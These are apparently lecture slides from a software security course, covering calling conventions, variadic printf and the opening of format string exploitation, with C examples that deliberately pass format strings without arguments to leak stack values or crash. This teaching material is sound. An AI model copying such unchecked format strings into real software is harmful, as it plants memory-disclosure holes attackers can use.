Software Security 3

Format string vulnerabilities
Return to libc

Carlo Ramponi <carlo.ramponi@unitn.it>

Format String vulnerabilities

Quick detour - Calling conventions

In computer science, a calling convention is an implementation-level (low-level) scheme for how subroutines or functions receive parameters from their caller and how they return a result.
https://en.wikipedia.org/wiki/Calling_convention

cdecl

The cdecl (which stands for C declaration) is a calling convention for the C programming language and is used by many C compilers for the x86 architecture.

- Arguments: **`stack`**
- Return value: **`eax`**

https://en.wikipedia.org/wiki/X86_calling_conventions#cdecl

System V

The System V calling convention is used for x86_64.

- Arguments: **`rdi, rsi, rdx, rcx, r8, r9`** and then the stack
- Return value: **`rax`**

https://ctf101.org/binary-exploitation/what-are-calling-conventions/

Calling conventions

cdecl at work

```c
int callee(int a, int b, int c, int d) {
    return 0;
}

void caller() {
    callee(1, 2, 3, 4);
}
```

→

```asm
callee:
    ; function prologue
    pushl   %ebp
    movl    %esp, %ebp
    ; return value
    movl    $0, %eax
    ; function epilogue
    popl    %ebp
    ret

caller:
    ; function prologue
    pushl   %ebp
    movl    %esp, %ebp
    ; push arguments
    pushl   $4
    pushl   $3
    pushl   $2
    pushl   $1
    ; call callee
    call    callee
    ; function epilogue
    addl    $16, %esp
    leave
    ret
```

Return value goes in eax before returning

Push arguments in reverse order so that the first one that is popped is the first argument

Calling conventions

System V at work

```c
int callee(int a, int b, int c, int d,
           int e, int f, int g, int h) {
    return 0;
}

void caller() {
    callee(1, 2, 3, 4, 5, 6, 7, 8);
}
```

$\longrightarrow$

```asm
caller:
    ; function prologue
    pushq   %rbp
    movq    %rsp, %rbp
    ; prepare arguments
    pushq   $8
    pushq   $7
    movl    $6, %r9d
    movl    $5, %r8d
    movl    $4, %ecx
    movl    $3, %edx
    movl    $2, %esi
    movl    $1, %edi
    ; call the function
    call    callee
    ; restore the stack
    addq    $16, %rsp
    ; function epilogue
    leave
    ret
```

Calling conventions

System V at work

```c
int callee(int a, int b, int c, int d,
           int e, int f, int g, int h) {
    return 0;
}

void caller() {
    callee(1, 2, 3, 4, 5, 6, 7, 8);
}
```

$\longrightarrow$

```asm
callee:
    ; function prologue
    pushq   %rbp
    movq    %rsp, %rbp
    ; save arguments
    movl    %edi, -4(%rbp)
    movl    %esi, -8(%rbp)
    movl    %edx, -12(%rbp)
    movl    %ecx, -16(%rbp)
    movl    %r8d, -20(%rbp)
    movl    %r9d, -24(%rbp)
    ; return value
    movl    $0, %eax
    ; function epilogue
    popq    %rbp
    ret
```

Quick detour - Variadic functions

Variadic functions are functions (e.g. `printf`) which take a variable number of arguments.

The declaration of a variadic function uses an ellipsis as the last parameter,
e.g. `int printf(const char* format, ...);`

Here the number of arguments is derived from number of format parameters in the format string

https://en.cppreference.com/w/c/variadic

Quick detour - Format functions

The format functions is a family of variadic functions of the `libc` library, that take as an argument a format string

e.g. **`printf`**, **`scanf`**, **`sprintf`**, **`sscanf`**, …

A **format string** is a string containing a mixture of text and **format parameters**, e.g. “`Hello, %s!`”, which will be interpreted as “`Hello, `” + [first positional argument, interpreted as a string] + “`!`”

More in general a format parameter can be way more complex than that:

`%[parameter][flags][width][.precision][length]type`

https://en.wikipedia.org/wiki/Printf_format_string

Quick detour - Format functions

`%[parameter$][flags][width][.precision][length]type`

Most of them are only used for formatting purposes (who would have guessed!), but some of them can change the behavior of the format function:

- **`parameter`** is the number of the parameter to display, this will tell the function which parameter we are referring to
- **`type`** is the type of parameter the function will **expect**, e.g.
  - **`%d`** expects an integer value, so it is gonna take the parameter and threat it as an integer variable
  - **`%s`** expects a string (in C: `char *`), so it is gonna take the parameter, threat is as a pointer to char, **dereference** it and take whatever it finds after that location, until a `NULL` byte (or `EOF`) is encountered

  You see that **`%d`** is very different from **`%s`** (which dereferences)

https://en.wikipedia.org/wiki/Printf_format_string

Quick detour - Format functions

System V with variadic functions


```c
#include <stdio.h>

void foo() {
    printf("%d %d %d %d %d %d\n",
           1, 2, 3, 4, 5, 6);
}
```

```asm
foo:
    ; [...]
    ; prepare arguments
    pushq   $6
    movl    $5, %r9d
    movl    $4, %r8d
    movl    $3, %ecx
    movl    $2, %edx
    movl    $1, %esi
    ; compute address of string
    ; "%d %d %d %d %d %d\n"
    leaq    .LC0(%rip), %rax
    movq    %rax, %rdi
    movl    $0, %eax
    ; call printf
    call    printf@PLT
    ; [...]
```

Nothing changes, but the only way for **`printf`** to know **how many arguments** have been passed is to **count** how many **format parameters** are present in the format string!

Quick detour - Format functions

What is this going to print?



```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %s %s\n", a, b, c, d, e);

    return 0;
}
```

Quick detour - Format functions


What is this going to print?

```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %s %s\n", a, b, c, d, e);

    return 0;
}
```

> 1 2 3 hello world

Quick detour - Format functions


What is this going to print?



```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %s %s %1$d %2$d %3$d\n", a, b, c, d, e);

    return 0;
}
```

Quick detour - Format functions

What is this going to print?




```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %s %s %1$d %2$d %3$d\n", a, b, c, d, e);

    return 0;
}
```

Print first argument as int
Print second argument as int
Print third argument as int

> 1 2 3 hello world 1 2 3

Quick detour - Format functions


What is this going to print?



```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%4$s %2$d %5$d\n", a, b, c, d, e);

    return 0;
}
```

Quick detour - Format functions

What is this going to print?




```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%4$s %2$d %5$d\n", a, b, c, d, e);

    return 0;
}
```

This (address) interpreted as an integer is just a huge number, it is not dereferenced

> hello 2 1449246734

Quick detour - Format functions


What is this going to print?



```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%2$s\n", a, b, c, d, e);

    return 0;
}
```

Quick detour - Format functions

What is this going to print?



```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%2$s\n", a, b, c, d, e);

    return 0;
}
```

This (integer, 2) is interpreted as an address and dereferenced, causing a segmentation fault!

```
> [1]   40225 segmentation fault (core dumped)  ./printf
```


Enough!

Exploiting format string vulnerabilities

Format string vulnerabilities

What happens on the stack?


```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %s %s\n", a, b, c, d, e);

    return 0;
}
```



Format string vulnerabilities

What happens now?


```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %d %d %d %d %d %d %d %d\n");

    return 0;
}
```



Format string vulnerabilities

What happens now?

```c
#include <stdio.h>

int main() {
    int a = 1;
    int b = 2;
    int c = 3;
    char *d = "hello";
    char *e = "world";

    printf("%d %d %d %d %d %d %d %d %d %d %d\n");

    return 0;
}
```




> -134955008 0 1448886692 0 0 0 **1448890382 1448890376 3 2 1**

Format string vulnerabilities


The "**junk**" you see before the local variables of the main functions are **values in registers or on the stack** that resides between where printf expects to find the arguments.

These include **padding** for stack alignment, **control values**…



> -134955008 0 1448886692 0 0 0 **1448890382 1448890376 3 2 1**

